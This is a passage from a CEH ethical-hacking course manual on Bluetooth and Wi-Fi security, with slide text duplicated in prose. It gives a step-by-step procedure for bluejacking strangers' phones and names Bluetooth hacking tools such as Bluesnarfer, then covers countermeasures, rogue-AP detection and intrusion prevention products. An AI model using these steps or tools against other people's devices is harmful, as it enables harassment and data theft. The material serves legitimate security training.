- **MITM/Impersonation Attack:** MITM/Impersonation is an attack in which attackers manipulate the data traversing between devices communicating via a Bluetooth connection (piconet). During this attack, the devices intended to pair with each other unknowingly pair with the attacker's device, thereby allowing the attacker to intercept and manipulate the data traversing in the piconet.

Hacking Wireless Networks		Bluetooth Threats		CEH
 Leaking Calendars and Address Books	Attacker can steal user's personal information and can use it for malicious purposes	 Remote Control	Hackers can remotely control a phone to make phone calls or connect to the Internet	
 Bugging Devices	Attacker could instruct the user to make a phone call to other phones without any user interaction. They could even record the user's conversation	 Social Engineering	Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections in order to pair with them and steal information	
 Sending SMS Messages	Terrorists could send false bomb threats to airlines using the phones of legitimate users	 Malicious Code	Mobile phone worms can exploit a Bluetooth connection to replicate and spread itself	
 Causing Financial Losses	Hackers could send many MMS messages with an international user's phone, resulting in a high phone bill	 Protocol Vulnerabilities	Attackers exploit Bluetooth pairings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Threats

Similar to wireless networks, Bluetooth devices are also at risk of compromise from various threats. Attackers target the vulnerabilities in security configurations of Bluetooth devices to gain access to confidential information and the network to which they are connected.

- **Leaking Calendars and Address Books:** Attackers can steal the user's personal information and can use it for malicious purposes.
- **Bugging Devices:** Attackers could instruct the user to make a phone call to other phones without any user interaction. They could even record the user's conversation.
- **Sending SMS Messages:** Terrorists could send false bomb threats to airlines using the phones of legitimate users.
- **Causing Financial Losses:** Hackers could send many MMS messages with an international user's phone, resulting in a high phone bill.
- **Remote Control:** Hackers can remotely control a phone to make phone calls or connect to the Internet.
- **Social Engineering:** Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections in order to pair with them and steal information.
- **Malicious Code:** Mobile phone worms can exploit a Bluetooth connection to replicate and spread themselves.
- **Protocol Vulnerabilities:** Attackers exploit Bluetooth pairings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.

Hacking Wireless Networks
Bluetooth Hacking

How to BlueJack a Victim

CEH

Bluejacking is the activity of sending **anonymous messages** over Bluetooth to Bluetooth-enabled devices such as laptops, mobile phones, etc. via the **OBEX** protocol

- STEP 1**
 - Select an area with plenty of mobile users, like a café, shopping center, etc.
 - Go to contacts in your address book (You can delete this contact entry later)
- STEP 2**
 - Create a new contact on your phone address book
 - Enter the message into the name field
Ex: "Would you like to go on a date with me?"
- STEP 3**
 - Save the new contact with the name text and without the telephone number
 - Choose "send via Bluetooth". These searches for any Bluetooth device within range
- STEP 4**
 - Choose one phone from the list discovered by Bluetooth and send the contact
 - You will get the message "card sent" and then listen for the SMS message tone of your victim's phone

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to BlueJack a Victim

BlueJacking is temporarily hijacking a cell phone by sending it an anonymous text message using the Bluetooth wireless networking system. It takes advantage of a security loophole in the phone's messaging options. The operating range for Bluetooth is 10 meters. Phones embedded with Bluetooth technology can search for other Bluetooth-integrated phones by sending messages to them. BlueJacking is sending anonymous messages to other Bluetooth-equipped devices via the OBEX protocol.

- **STEP 1**
 - Select an area with plenty of mobile users, like a café, shopping center, etc.
 - Go to contacts in your address book (You can delete this contact entry later).
- **STEP 2**
 - Create a new contact on your phone address book.
 - Enter the message into the name field. Ex: "Would you like to go on a date with me?"
- **STEP 3**
 - Save the new contact with the name text and without the telephone number.
 - Choose "send via Bluetooth". These searches for any Bluetooth device within range.
- **STEP 4**
 - Choose one phone from the list discovered by Bluetooth and send the contact.
 - You will get the message "card sent" and then listen for the SMS message tone of your victim's phone.

BluetoothView

It monitors the activity of Bluetooth devices around you and displays the following information like Device Name, Bluetooth Address, Major Device Type, Minor Device Type, First Detection Time, Last Detection Time, etc.

Device Name	Description	Address	Major Device T...	Minor Device ...	First
HDLIX GPSim240	HDLIX GPSim240	00:0b:0b:...	Unclassified	Smart	
Jawbone	Jawbone	00:21:3c:...	Audio	Headset	
PLT 510	PLT 510	00:19:74:...	Audio	Headset	

BTrawler <http://petronius.sourceforge.net>

BlueScan <http://bluescanner.sourceforge.net>

bt_rng <http://www.digifail.com>

Bluesnarfer <http://www.alighieri.org>

Bluetooth (JABWT) Browser <http://www.benhui.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Hacking Tools

- **BluetoothView**


Source: <http://www.nirsoft.net>

BluetoothView is a utility that monitor the activity of Bluetooth devices around you. For each detected Bluetooth device, it displays the information like device name, bluetooth address, major device type, minor device type, first detection time, last detection time, etc. It can also notify you when a new bluetooth device is detected. This tool does not require any installation process or additional DLL files. In order to start using it, you need to copy the executable file (BluetoothView.exe) to any folder, and run it. This tool also has an advanced feature, which allows you to set a custom timeout value for the bluetooth scanning.

Some of the additional Bluetooth hacking tools include:


- BTrawler (<http://petronius.sourceforge.net>)
- BlueScan (<http://bluescanner.sourceforge.net>)
- bt_rng (<http://www.digifail.com>)
- Bluesnarfer (<http://www.alighieri.org>)
- Bluetooth (JABWT) Browser (<http://www.benhui.net>)
- GATTack.io (<http://gattack.io>)
- Bluediving (<http://bluediving.sourceforge.net>)
- BluPhish (<https://github.com>)
- ubertooth (<https://github.com>)

- Btlejuice (<https://howucan.gr>)
- Super Bluetooth Hack (<http://www.thomas.hoornstra.org>)
- CIHwBT (<https://sourceforge.net>)
- BH BlueJack (<http://www.bluejackingtools.com>)
- Bluez/l2ping (<http://www.bluez.org>)



Countermeasures

Previous sections explained how attackers hack wireless networks to obtain sensitive data. An ethical hacker works on hardening the security of the wireless network. To secure the wireless network, it is important to implement and adopt appropriate countermeasures. This section lists countermeasures and best practices for wireless network security.



Wireless Security Layers

A wireless security mechanism has six layers. This layered approach increases the scope of preventing an attacker from compromising a network and increases the possibility of catching the attacker. The following diagram depicts the structure of wireless security layers:




FIGURE 16.16: Structure of wireless security layers

- **Wireless Signal Security:** In wireless networks, continuous monitoring and managing of the network and the RF spectrum within the environment identifies the threats and awareness capability. The Wireless Intrusion Detection System (WIDS) analyzes and monitors the RF spectrum. Alarm generation helps in detecting unauthorized wireless

devices that violate the security policies of the network. Activities such as increased bandwidth usage, RF interferences, and unknown rogue wireless Aps, etc. might indicate a malicious intruder on the network. Continuous monitoring of the network is the only measure that can prevent such attacks and secure the network.

- **Connection Security:** Per frame/packet authentication provides protection against MITM attacks. It does not allow the attacker to sniff data when two genuine users are communicating between each other, thereby securing the connection.
- **Device Security:** Both vulnerability and patch management are important components of security infrastructure.
- **Data Protection:** Encryption algorithms such as WPA2 and AES can protect data.
- **Network Protection:** Strong authentication ensures that only authorized users gain access to a network.
- **End-user Protection:** Even if the attacker has associated with APs, the personal firewalls installed on the end user system on the WLAN prevents the attacker from accessing files.

The slide is titled "How to Defend Against WPA/WPA2 Cracking" and is part of a presentation on "Hacking Wireless Networks Countermeasures". It features the CEH logo in the top right corner. The content is organized into three sections:

- Passphrases**
 - The only way to crack WPA is to sniff the **password PMK** associated with the "handshake" authentication process, and if this password is extremely complicated, it will be **almost impossible to crack**.
 - Select a **random passphrase** that is not made up of dictionary words.
 - Select a complex passphrase of a **minimum of 20 characters** in length and change it at regular intervals.
- Client Settings**
 - Use WPA2 with **AES/CCMP encryption** only.
 - Properly set the client settings (e.g. validate the server, specify **server address**, don't prompt for new servers, etc.)
- Additional Controls**
 - Use **virtual-private-network (VPN)** technology such as Remote Access VPN, Extranet VPN, Intranet VPN, etc.
 - Implement a **Network Access Control (NAC)** or **Network Access Protection (NAP)** solution for additional control over end-user connectivity.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against WPA/WPA2 Cracking

- **Passphrases**

The only way to crack WPA is to sniff the password PMK associated with the "handshake" authentication process, and if this password is extremely complicated, it will be almost impossible to crack.

- Select a random passphrase that is not made up of dictionary words
- Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals

- **Client Settings**

- Use WPA2 with AES/CCMP encryption only
- Properly set the client settings (e.g. validate the server, specify server address, do not prompt for new servers, etc.)

- **Additional Controls**

- Use virtual-private-network (VPN) technology such as Remote Access VPN, Extranet VPN, Intranet VPN, etc.
- Implement a Network Access Control (NAC) or Network Access Protection (NAP) solution for additional control over end-user connectivity

Hacking Wireless Networks
Countermeasures

How to Defend Against KRACK Attacks

CEH

- Update all the routers and Wi-Fi devices with the **latest security patches**
- Turn On auto updates** for all the wireless devices and patch the device firmware
- Avoid using public **Wi-Fi networks**
- Browse only secured websites and **do not access sensitive resource** when your device is connected to an unprotected network
- If you own IoT devices, **audit the devices** and do not connect to the insecure Wi-Fi routers
- Always enable **HTTPS Everywhere extension**
- Make sure to enable **two factor authentication**

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against KRACK Attacks

Following are some of the countermeasures to prevent KRACK attack;

- Update all the routers and Wi-Fi devices with the latest security patches
- Turn On auto updates for all the wireless devices and patch the device firmware
- Avoid using public Wi-Fi networks
- Browse only secured websites and do not access sensitive resource when your device is connected to an unprotected network
- If you own IoT devices, audit the devices and do not connect to the insecure Wi-Fi routers
- Always enable HTTPS Everywhere extension
- Make sure to enable two factor authentication

Hacking Wireless Networks
Countermeasures

How to Detect and Block Rogue AP

CEH

Detecting Rogue AP


RF Scanning
Re-purposed access points that do only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area

AP Scanning
Access points that have the functionality of detecting neighboring APs operating in the nearby area will expose the data through its MIBS and web interface

Using Wired Side Inputs
Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, CDP (Cisco discovery protocol) using multiple protocols

Blocking Rogue AP

- Deny wireless service to new clients by launching a **denial-of-service attack (DoS)** on the rogue AP
- **Block the switch port** to which AP is connected or manually locate the AP and pull it physically off the LAN



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Detect and Block Rogue AP

- **Detecting Rogue AP**
 - **RF Scanning:** Re-purposed access points that do only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area.
 - **AP Scanning:** Access points that have the functionality of detecting neighboring APs operating in the nearby area will expose the data through its MIBS and web interface.
 - **Using Wired Side Inputs:** Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, CDP (Cisco discovery protocol) using multiple protocols.
- **Blocking Rogue AP**
 - Deny wireless service to new clients by launching a denial-of-service attack (DoS) on the rogue AP.
 - Block the switch port to which AP is connected or manually locate the AP and pull it physically off the LAN.


Hacking Wireless Networks
Countermeasures

How to Defend Against Wireless Attacks

CEH

Configuration Best Practices	SSID Settings Best Practices	Authentication Best Practices
<ul style="list-style-type: none">Change the default SSID after WLAN configurationSet the router access password and enable firewall protectionDisable SSID broadcastsDisable remote router login and wireless administrationEnable MAC Address filtering on your access point or routerEnable encryption on access point and change passphrase often	<ul style="list-style-type: none">Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyoneDo not use your SSID, company name, network name, or any easy to guess string in passphrasesPlace a firewall or packet filter in between the AP and the corporate intranetLimit the strength of the wireless network so it cannot be detected outside the bounds of your organizationCheck the wireless devices for configuration or setup problems regularlyImplement an additional technique for encrypting traffic, such as IPSEC over wireless	<ul style="list-style-type: none">Choose Wi-Fi Protected Access (WPA) instead of WEPImplement WPA2 Enterprise wherever possibleDisable the network when not requiredPlace wireless access points in a secured locationKeep drivers on all wireless equipment updatedUse a centralized server for authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against Wireless Attacks

- **Configuration Best Practices**
 - Change the default SSID after WLAN configuration.
 - Set the router access password and enable firewall protection.
 - Disable SSID broadcasts.

- Disable remote router login and wireless administration.
- Enable MAC Address filtering on your access point or router.
- Enable encryption on access point and change passphrase often.
- **SSID Settings Best Practices**
 - Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyone.
 - Do not use your SSID, company name, network name, or any easy to guess string in passphrases.
 - Place a firewall or packet filter in between the AP and the corporate Intranet.
 - Limit the strength of the wireless network so it cannot be detected outside the bounds of your organization.
 - Check the wireless devices for configuration or setup problems regularly.
 - Implement an additional technique for encrypting traffic, such as IPSEC over wireless.
- **Authentication Best Practices**
 - Choose Wi-Fi Protected Access (WPA) instead of WEP.
 - Implement WPA2 Enterprise wherever possible.
 - Disable the network when not required.
 - Place wireless access points in a secured location.
 - Keep drivers on all wireless equipment updated.
 - Use a centralized server for authentication.

The slide features a dark blue header with the title 'How to Defend Against Bluetooth Hacking' in white. On the left, there are two sub-headers: 'Hacking Wireless Networks' and 'Countermeasures'. On the right, the 'CEH' logo is visible. The main content is a list of nine numbered items, each with a red circle containing a white number. The text is white on a dark background. At the bottom right of the slide, there is a small copyright notice: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'

- 1 Use non-regular patterns as PIN keys while pairing a device
- 2 Keep the device in non-discoverable (hidden) mode
- 3 DO NOT accept any unknown and unexpected request for pairing your device
- 4 Always enable encryption when establishing BT connection to your PC
- 5 Keep a check of all paired devices in the past from time to time and delete any paired device which you are not sure about
- 6 Keep BT in the disabled state and enable it only when needed
- 7 Set Bluetooth-enabled device network range to the lowest and perform pairing only in a secure area
- 8 Install antivirus
- 9 Use Link Encryption for all Bluetooth connections


How to Defend Against Bluetooth Hacking

Bluetooth operates in one of four security modes. Bluetooth devices adopting security mode 1 possess very little security, leaving themselves and the network prone to attacks. The security posture improves as the security mode number increases. In order to establish Bluetooth pairing between a claimant (sender) and a verifier (receiver), security modes 2 and 3 implement a PIN (Personal Identification Number) pairing technique, while security mode 4 implements a simple secure parsing (SSP) technique. Bluetooth devices that employ security mode 4 prevent hackers from gaining access to a Bluetooth device or a network.

Following are the countermeasures to defend against Bluetooth hacking:


- Use non-regular patterns as PIN keys while pairing a device. Use those key combinations which are non-sequential on the keypad.
- Keep BT in the disabled state, enable it only when needed and disable immediately after the intended task is completed.
- Keep the device in non-discoverable (hidden) mode.
- DO NOT accept any unknown and unexpected request for pairing your device.
- Keep a check of all paired devices in the past from time to time and delete any paired device that you are not sure about.
- Always enable encryption when establishing BT connection to your PC.
- Set Bluetooth-enabled device network range to the lowest and perform pairing only in a secure area.
- Install antivirus that supports host-based security software on Bluetooth-enabled devices.

- Change the default settings of the Bluetooth-enabled device to a best security standard.
- Use Link Encryption for all Bluetooth connections.
- If multiple wireless communications are being used, make sure that encryption is empowered on each link in the communication chain.




Wireless Security Tools

The previous section discusses best practices and countermeasures that help to secure a wireless LAN. Ethical hackers can also use automated wireless security tools to maintain wireless security. This section introduces wireless security tools.



Wireless Intrusion Prevention Systems

A wireless intrusion prevention system (WIPS) is a network device that monitors the radio spectrum to detect access points (intrusion detection) without the host's permission in nearby locations. It can also implement countermeasures automatically. Wireless intrusion prevention systems protect networks against wireless threats and provide administrators with the ability to detect and prevent various network attacks.



Wireless IPS Deployment

A WIPS consists of a number of components that work together to provide a unified security monitoring solution. Component functions in a Cisco's Wireless IPS Deployment include:

- **APs in Monitor Mode:** Provides constant channel scanning with attack detection and packet capture capabilities.
- **Mobility Services Engine (running wireless IPS Service):** The central point of alarm aggregation from all controllers and their respective wireless IPS Monitor Mode APs. Alarm information and forensic files are stored on the system for archival purposes.
- **Local Mode AP(s):** Provides wireless service to clients in addition to time-sliced rogue and location scanning.
- **Wireless LAN Controller(s):** Forwards attack information from wireless IPS Monitor Mode APs to the MSE and distributes configuration parameters to APs.
- **Wireless Control System:** Provides the means to configure the wireless IPS Service on the MSE, push wireless IPS configurations to the controller, and set APs into wireless IPS Monitor mode. It is also used for viewing wireless IPS alarms, forensics, reporting, and accessing the threat encyclopedia.

Wi-Fi Security Auditing Tools

Cisco Adaptive Wireless IPS

- Adaptive Wireless IPS (WIPS) provides wireless-network **threat detection and mitigation** against malicious attacks and security vulnerabilities
- It provides the ability to **detect, analyze, and identify wireless threats**

AirMagnet WiFi Analyzer
<http://enterprise.netscout.com>

RFProtect
<http://www.arubanetworks.com>

Fern Wifi Cracker
<https://github.com>

OSWA-Assistant
<http://securitystartshere.org>

Zebra's Air Defense Services Platform (ADSP)
<https://www.zebra.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Security Auditing Tools

- **Cisco Adaptive Wireless IPS**

Source: <https://www.cisco.com>

Cisco Adaptive Wireless Intrusion Prevention System (IPS) offers advanced network security for dedicated monitoring and detection of wireless network anomalies, unauthorized access, and RF attacks. Fully integrated with the Cisco Unified Wireless Network, this solution delivers integrated visibility and control across the network, without the need for an overlay solution. Adaptive Wireless IPS (WIPS) provides wireless-network threat detection and mitigation against malicious attacks and security vulnerabilities. It provides the ability to detect, analyze, and identify wireless threats.

Some of the additional Wi-Fi security auditing tools include:

- AirMagnet WiFi Analyzer (<http://enterprise.netscout.com>)
- RFProtect (<http://www.arubanetworks.com>)
- Fern Wifi Cracker (<https://github.com>)
- OSWA-Assistant (<http://securitystartshere.org>)
- Zebra's AirDefense Services Platform (ADSP) (<https://www.zebra.com>)
- FruityWifi (<http://www.fruitywifi.com>)

Wi-Fi Intrusion Prevention System

WatchGuard WIPS

WatchGuard WIPS defends your airspace 24/7 from **unauthorized devices, rogue APs, and malicious attacks** and with close to zero false positives

Enterasys IPS
<http://www.extremenetworks.com>

AirMagnet Enterprise
<http://enterprise.netscout.com>

SONICWALL SONICPOINT N2
<http://www.dell.com>

SonicPoint Wireless Security Access Point Series
<http://www.sonicwall.com>

HP TippingPoint NX Platform NGIPS
<https://www8.hp.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Intrusion Prevention System

Wi-Fi intrusion prevention systems block wireless threats by automatically scanning, detecting, and classifying unauthorized wireless access and rogue traffic to the network, thereby preventing neighboring users or skilled hackers from gaining unauthorized access to the Wi-Fi networking resources. A following few Wi-Fi intrusion prevention systems can be useful to prevent various threats on wireless networks:

- **WatchGuard WIPS**

Source: <https://www.watchguard.com>

WatchGuard WIPS defends your airspace 24/7 from unauthorized devices, rogue APs, and malicious attacks and with close to zero false positives. With WatchGuard cloud-managed APs running WIPS, IT pros can deliver the high performance wireless connectivity their users demand, without compromising on security.



FIGURE 16.17: Screenshot displaying WatchGuard WIPS working

Features:

- **Defends Against Rogue Aps**

WatchGuard WIPS continuously scans all other access points in the area and classifies them as authorized, external, or rogue.

- Authorized – Known access points that are connected to your network
- External – Nearby access points that are not connected to your network
- Rogue – Unknown access points that are connected to your network

WatchGuard WIPS differentiates between nearby external access points and rogue access points. If a rogue access point is detected, all incoming connections to that access point are instantly blocked.

○ **Prevents Evil Twins**

WatchGuard WIPS keeps record of all clients connecting to your authorized access points by tracking each hardware address and storing them in a database. If a known client attempts to connect to a malicious access point, the connection is instantly blocked using a de-authentication packet.

○ **Shuts Down Denial-of-Service Attacks**

Malicious clients can use de-authentication packets to purposely block connections to your network. WIPS shuts these denial-of-service attacks down by continuously looking for abnormally high amounts of de-authentication packets in the airway. The source is then identified, and all further broadcasting is blocked using advanced wireless disruption technologies.

Some of the additional wireless intrusion prevention tools include:

- Enterasys IPS (<http://www.extremenetworks.com>)
- AirMagnet Enterprise (<http://enterprise.netscout.com>)
- SONICWALL SONICPOINT N2 (<http://www.dell.com>)
- SonicPoint Wireless Security Access Point Series (<http://www.sonicwall.com>)
- HP TippingPoint NX Platform NGIPS (<https://www8.hp.com>)
- AirTight WIPS (<https://www.mojonetworks.com>)
- Network Box IDP (<https://www.network-box.com>)
- ZENworks® Endpoint Security Management (<https://www.novell.com>)
- FortiGate next-generation firewalls (NGFWs) (<https://www.fortinet.com>)

The screenshot shows a webpage with a dark blue header. On the left, it says 'Hacking Wireless Networks' and 'Wireless Security Tools'. The main title is 'Wi-Fi Predictive Planning Tools'. On the right is the CEH logo. The main content area features a large image of the AirMagnet Planner software interface, which displays a 3D heatmap of a building's floor plan. To the right of the main image is a list of five tools, each with an icon and a link to its website:

- Cisco Prime Infrastructure** (<https://www.cisco.com>)
- AirTight Planner** (<http://www.moupiri.co.nz>)
- LANPlanner** (<http://www.prologixdistribution.com>)
- RingMaster Software** (<https://www.juniper.net>)
- Ekahau Site Survey (ESS)** (<https://www.ekahau.com>)

At the bottom of the screenshot, there is a copyright notice: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'

Wi-Fi Predictive Planning Tools

Wi-Fi predictive planning tools successfully plan, deploy, monitor, troubleshoot, and report on wireless networks from a centralized location. The following are some of the Wi-Fi predictive planning tools:

- **AirMagnet Planner**

Source: <http://enterprise.netscout.com>

